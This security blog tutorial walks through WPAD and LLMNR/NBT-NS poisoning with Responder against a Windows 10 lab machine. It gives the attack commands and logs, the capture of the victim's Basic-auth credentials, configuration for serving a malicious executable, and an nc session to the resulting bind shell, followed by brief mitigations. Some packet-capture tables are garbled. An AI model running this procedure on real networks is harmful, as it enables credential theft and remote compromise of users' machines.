# Windows - WPAD poisoning using Responder

## 2018-08-03 ♣ Trelis ₩ Windows windows responder

In this article it will be shown how it works Microsoft Windows's name resolution services and how can it be abused.

### **WPAD**

## Description

Organizations allow employees to access Internet through proxy servers to increase performance, ensure security and track traffic. Users who connect to the corporate network need to know which proxy server they have to use without doing any configuration.

If a browser is configured to automatically detect proxy settings, then it will make use of WPAD protocol to locate and download the wpad.dat, Proxy Auto-Config (PAC) file.

### Protocol details

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It searches computers named as "wpad" on the local network to find this file. And then following steps are carried out:

- 1. If the DHCP Server is configured, the client retrieves the wpad.dat file from the DHCP Server (if successful, step 4 is taken).
- 2. The wpad.corpdomain.com query is sent to the DNS server to find the device that is distributing the Wpad configuration. (If successful, step 4 is taken). 3 Send LLMNR or NBNS query for WPAD (if success, go step 4 else proxy can't be use)
- 3. Download wpad.dat and use it.

In the following traffic capture, the machine sends the NBNS packets in broadcast asking for the wpad.dat:

N 1									
No.	Time	Source	Destination	Protocol	Length	Info			
_ 325	6 349.699169224	192.168.57.1	192.168.57.255	NBNS	94	Name	query	NB	WPAD<00>
325	7 350.447544164	192.168.57.1	192.168.57.255	NBNS	94	Name	query	NB	WPAD<00>
325	8 351.194465617	192.168.57.1	192.168.57.255	NBNS	94	Name	query	NB	WPAD<00>
325	9 354.151312989	192.168.57.1	192.168.57.255	NBNS	94	Name	query	NB	WPAD<00>
326	2 354.898864366	192.168.57.1	192.168.57.255	NBNS	94	Name	query	NB	WPAD<00>
326	3 355.648821241	192.168.57.1	192.168.57.255	NBNS	94	Name	query	NB	WPAD<00>
326	4 356.432126527	192.168.57.1	192.168.57.255	NBNS	94	Name	query	NB	WPAD<00>
326	5 357.193839916	192.168.57.1	192.168.57.255	NBNS	94	Name	query	NB	WPAD<00>
4									
▶ Linux	cooked capture	`	bits), 94 bytes captured ( 192.168.57.1, Dst: 192.168	•	on int	erfac	e 0		
<pre>Linux Inter User NetBI</pre>	cooked capture net Protocol Ve Datagram Protoc OS Name Service	ersion 4, Src: col, Src Port:	bits), 94 bytes captured ( 192.168.57.1, Dst: 192.168 137, Dst Port: 137	•	on int	erfac	e 0		
› Linux › Inter › User • NetBI Tra	cooked capture net Protocol Ve Datagram Protoc OS Name Service unsaction ID: 0:	ersion 4, Src: col, Src Port: e xedcc	192.168.57.1, Dst: 192.168 137, Dst Port: 137	.57.255	on int	erfac	e 0		
Linux Inter User NetBI Tra Fla	cooked capture net Protocol Ve Datagram Protoc OS Name Service Insaction ID: 02 Igs: 0x0110, Ope	ersion 4, Src: col, Src Port: e xedcc	192.168.57.1, Dst: 192.168	.57.255	on int	erfac	e 0		
Linux Inter User NetBI Tra Fla	cooked capture net Protocol Ve Datagram Protoc OS Name Service Insaction ID: 09 Igs: 0x0110, Ope estions: 1	ersion 4, Src: col, Src Port: e xedcc	192.168.57.1, Dst: 192.168 137, Dst Port: 137	.57.255	on int	erfac	e 0		
→ Linux → Inter → User → NetBI Tra → Fla Que	cooked capture net Protocol Ve Datagram Protoc OS Name Service Insaction ID: 09 Igs: 0x0110, Ope Estions: 1	ersion 4, Src: col, Src Port: e xedcc	192.168.57.1, Dst: 192.168 137, Dst Port: 137	.57.255	on int	erfac	e 0		
→ Linux → Inter → User → NetBI Tra → Fla Que Ans	cooked capture net Protocol Ve Datagram Protoc OS Name Service ansaction ID: 0; ags: 0x0110, Ope estions: 1 swer RRs: 0	ersion 4, Src: col, Src Port: e xedcc	192.168.57.1, Dst: 192.168 137, Dst Port: 137	.57.255	on int	erfac	e 0		
► Linux ► Inter ► User ► NetBI Tra ► Fla Que Ans Aut	cooked capture net Protocol Ve Datagram Protoc OS Name Service ansaction ID: 0; ags: 0x0110, Ope estions: 1 swer RRs: 0 chority RRs: 0	ersion 4, Src: col, Src Port: e xedcc	192.168.57.1, Dst: 192.168 137, Dst Port: 137	.57.255	on int	erfac	e 0		
→ Linux → Inter → User → NetBI Tra → Fla Que Ans Aut Add	cooked capture net Protocol Ve Datagram Protoc OS Name Service ansaction ID: 0; ags: 0x0110, Ope estions: 1 swer RRs: 0 chority RRs: 0	ersion 4, Src: col, Src Port: e xedcc code: Name que	192.168.57.1, Dst: 192.168 137, Dst Port: 137	.57.255	on int	erfac	e 0		

## Vulnerability

## Description

When a machine has these protocols enabled, if the local network DNS is not able to resolve the name, the machine will ask to all hosts of the network. So, any host of the network, who knows its IP, can reply. Even if a host replies with an incorrect information, it will be still regarded as legitimate.

#### Scenario

- 1. The victim will open the browser which is configured with the option "automatically detect settings" in "Local Area Network (LAN) Settings".
- 2. The name resolution, which will be performed with the steps we mentioned earlier, will be questioned on the victim's computer first.
- 3. In step 2, because of the DNS Server does not have a corresponding record, the name of the system is sent as LLMNR or NetBIOS-NS query.
- 4. The attacker listens to network traffic, catches name resolution query. It tells to the victim that he has the wpad.dat the victim is look for.

According to the sequence above, if an attacker wants to be sure that the attack is successful, he must do:

- 1. DHCP poisoning attack
- 2. DNS poisoning attack
- 3. WPAD poisoning attack

This article is focused only in attacking the third step, making the assumption that neither DHCP nor DNS are configured.

## **Exploiting**

### Responder

Responder is a tool created by Laurent Gaffie used to obtain network credentials. This tool listens and answers LLMNR and NBT-NS procotols.

Creating authentication services like SMB, MSSQL, HTTP, HTTPS, FTP, POP3, SMTP, Proxy WPAD, DNS, LDAP, etc, it will try that the victim sends its credentials to any of this services so the attacker can steal them.

### **Proof of Concept**

To demonstrate the attack, Kali Linux is used to steal the credentials of a Windows 10 user. Kali has Responder pre-installed and can be found at the directory:


/usr/share/responder/

When the victim makes WPAD name resolution to the attacker WPAD fake server, it creates an authentication screen and it asks the client to enter his domain credentials.

```
responder -I eth0 -wFb
 oot@kali:~# responder -I eth0 -wFb
           NBT-NS, LLMNR & MDNS Responder 2.3.3.9
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C
[+] Poisoners:
   LLMNR
                                [ON]
   NBT-NS
                                [ON]
   DNS/MDNS
                                [ON]
[+] Servers:
   HTTP server
                                [ON]
                                [ON]
   HTTPS server
                                [ON]
   WPAD proxy
    Auth proxy
                                [OFF]
    SMB server
                                [ON]
                                [ON]
    Kerberos server
    SQL server
                                [ON]
   FTP server
                                [ON]
    IMAP server
                                [ON]
    POP3 server
                                [ON]
    SMTP server
                                [ON]
   DNS server
                                [ON]
   LDAP server
                                [ON]
[+] HTTP Options:
   Always serving EXE
```

```
Serving EXE
                                [OFF]
    Serving HTML
                                [OFF]
    Upstream Proxy
                                [OFF]
[+] Poisoning Options:
    Analyze Mode
                               [OFF]
    Force WPAD auth
                                [ON]
    Force Basic Auth
                                [ON]
   Force LM downgrade
                               [OFF]
    Fingerprint hosts
                                [OFF]
[+] Generic Options:
    Responder NIC
                                [eth0]
   Responder IP
                                [192.168.57.139]
   Challenge set
                               [random]
   Don't Respond To Names
                                ['ISATAP']
```

The victim will see the following dialog box:



```
[+] Listening for events...
 *] [LLMNR] Poisoned answer sent to 192.168.57.1 for name wpad
[HTTP] User-Agent
[HTTP] User-Agent
[*] [NBT-NS] Poisoned answer sent to 192.168.57.1 for name WPAD (service: Workstation/Redirector)
 *] [LLMNR] Poisoned answer sent to 192.168.57.1 for name wpad
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
 *] [MDNS] Poisoned answer sent to 192.168.57.1
 *] [MDNS] Poisoned answer sent to 192.168.57.1
                                                for
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
[HTTP] Basic Client : 192.168.57.1
[HTTP] Basic Username : trelis24Test
[HTTP] Basic Password : test1234
```

With Wireshark, it can be seen how the victim tries to retrieve the wpad.dat file and it sends the password encoded with Base64:

```
Protocol Length Info
      Time Source
                            Destination
  3608 1149... 192.168.57.1 224.0.0.251
                                                    141 Standard query response 0x0000 A, cache flus
                                                    141 Standard query response 0x0000 A, cache flus
  3614 1153... 192.168.57.1 224.0.0.251
                                           MDNS
  3615 1153... 192.168.57.1 224.0.0.251
                                           MDNS
                                                    141 Standard query response 0x0000 A, cache flus
                                           MDNS
                                                    141 Standard query response 0x0000 A, cache flus
  3624 1161... 192.168.57.1 224.0.0.251
                                           MDNS
                                                    141 Standard query response 0x0000 A, cache flus
  3625 1161... 192.168.57.1 224.0.0.251
  3631 1167... 192.168.57.1 192.168.57.139 TCP
                                                     62 55486 → 80 [FIN, ACK] Seq=416 Ack=268 Win=26
  3632 1167... 192.168.57.139 192.168.57.1
                                                     56 80 → 55486 [ACK] Seq=268 Ack=417 Win=30336 L
  3633 1167... 192.168.57.1 192.168.57.139 TCP
                                                     68 55492 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1
  3634 1167... 192.168.57.139 192.168.57.1 TCP
                                                     68\ 80 \rightarrow 55492 [SYN, ACK] Seg=0 Ack=1 Win=29200
  3635 1167... 192.168.57.1 192.168.57.139 TCP
                                                     62 55492 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=
                                                    522 GET /wpad.dat HTTP/1.1
  3636 1167... 192.168.57.1 192.168.57.139 HTTP
  3637 1167... 192.168.57.139 192.168.57.1
                                                     56 80 → 55492 [ACK] Seq=1 Ack=467 Win=30336 Len
                                                    527 HTTP/1.1 200 OK (application/x-ns-proxy-aut
  3638 1167... 192.168.57.139 192.168.57.1
                                           HTTP
  3639 1167... 192.168.57.1 192.168.57.139 TCP
                                                     62 55492 → 80 [ACK] Seq=467 Ack=472 Win=261632
  3643 1170... 192.168.57.139 192.168.57.1 TCP
                                                     56 80 → 55492 [FIN, ACK] Seq=472 Ack=467 Win=30
                                                     62 [TCP Dup ACK 3639#1] 55492 → 80 [ACK] Seq=46
  3644 1170... 192.168.57.1 192.168.57.139
  3645 1170... 192.168.57.1 192.168.57.139 TCP
                                                     62 55492 → 80 [ACK] Seq=467 Ack=473 Win=261632
  3648 1172... 192.168.57.1 192.168.57.255 UDP
                                                     88 57621 → 57621 Len=44
Frame 3636: 522 bytes on wire (4176 bits), 522 bytes captured (4176 bits) on interface 0
Linux cooked capture
Internet Protocol Version 4, Src: 192.168.57.1, Dst: 192.168.57.139
> Transmission Control Protocol, Src Port: 55492, Dst Port: 80, Seq: 1, Ack: 1, Len: 466

    Hypertext Transfer Protocol

  GET /wpad.dat HTTP/1.1\r\n
   Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/xaml+xml,
   Accept-Language: es-ES\r\n
   User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .N
   Accept-Encoding: gzip, deflate\r\n
   Host: wpad\r\n
   Connection: Keep-Alive\r\n
  Authorization: Basic dHJlbGlzMjRUZXN00nRlc3QxMjM0\r\n
      Credentials: trelis24Test:test1234
    DNT: 1\r\n
    r\n
    [Full request URI: http://wpad/wpad.dat]
    [HTTP request 1/1]
    [Response in frame: 3638]
```

Moreover, Responder is able to redirect the user to a fake webpage or serve a malicious executable.

The following changes must be done in the responder.conf file:

[HTTP Server]

```
; Set to On to replace any requested .exe with the custom EXE

Serve-Exe = On

; Set to On to serve the custom HTML if the URL does not contain .exe
; Set to Off to inject the 'HTMLToInject' in web pages instead


Serve-Html = On

Then start Responder:

responder -I eth0 -I 10.7.7.31 -r On -w On -wFb
```

```
NBT-NS, LLMNR & MDNS Responder 2.3.3.9
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CRTL-C
[+] Poisoners:
   LLMNR
                                [ON]
   NBT-NS
                                [ON]
                                [ON]
   DNS/MDNS
[+] Servers:
   HTTP server
                                [ON]
   HTTPS server
                                [ON]
   WPAD proxy
                                [ON]
                                [OFF]
   Auth proxy
```

```
SMB server
                                [ON]
    Kerberos server
                                [ON]
    SQL server
                                [ON]
    FTP server
                                [ON]
    IMAP server
                                [ON]
                                [ON]
   POP3 server
    SMTP server
                                [ON]
   DNS server
                                [ON]
   LDAP server
                                [ON]
[+] HTTP Options:
    Always serving EXE
                                [OFF]
    Serving EXE
                                [ON]
    Serving HTML
                                [ON]
   Upstream Proxy
                                [OFF]
[+] Poisoning Options:
    Analyze Mode
                                [OFF]
    Force WPAD auth
                                [ON]
    Force Basic Auth
                                [ON]
    Force LM downgrade
                                [OFF]
    Fingerprint hosts
                                [OFF]
[+] Generic Options:
    Responder NIC
                                [eth0]
    Responder IP
                                [192.168.57.139]
   Challenge set
                                [random]
    Don't Respond To Names
                                ['ISATAP']
```



If, by chance, the victim clicks the link, a reverse shell will be downloaded:

```
[*] [LLMNR] Poisoned answer sent to 192.168.57.1 for name wpad
[*] [LLMNR] Poisoned answer sent to 192.168.57.1 for name wpad
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.OC; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.OC; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] Sending file files/AccessDenied.html to 192.168.57.1
[*] [LLMNR] Poisoned answer sent to 192.168.57.1 for name isaproxysrv
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.OC; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.OC; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] Sending file files/BindShell.exe to 192.168.57.1
```

Finally, if the victim executes the malicious executable, with netcat in port 140 the attacker will be able to obtain access to the victim's computer:

```
root@kali:/usr/share/responder# nc 192.168.57.1 140 -vv
192.168.57.1: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.57.1] 140 (?) open
   //\. .//\
   //\ . //\
   / ()/ \
Welcome To Spider Shell!
Microsoft Windows [Versi@n 10.0.17134.165]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.
C:\Users\
                   >ipconfig
C:\Users\
ipconfig
Configuraci@n IP de Windows
Adaptador de Ethernet VirtualBox Host-Only Network:
  Sufijo DNS espec@fico para la conexi@n. . :
  V@nculo: direcci@n IPv6 local. . . : fe80::b04b:4534:90d5:52d0%19
  Direcci@n IPv4. . . . . . . . . . . . . : 192.168.56.1
  Puerta de enlace predeterminada . . . . :
```

## Mitigation

- First solution for this attack is, create DNS entry with "WPAD" that points to the corporate proxy server. So the attacker won't be able to manipulate the traffic.
- Second solution is disable "Autodetect Proxy Settings" on all browsers.

### Similar Posts

- Information gathering
- Windows LLMNR and NBT-NS poisoning using Responder
- Chntpw SAM

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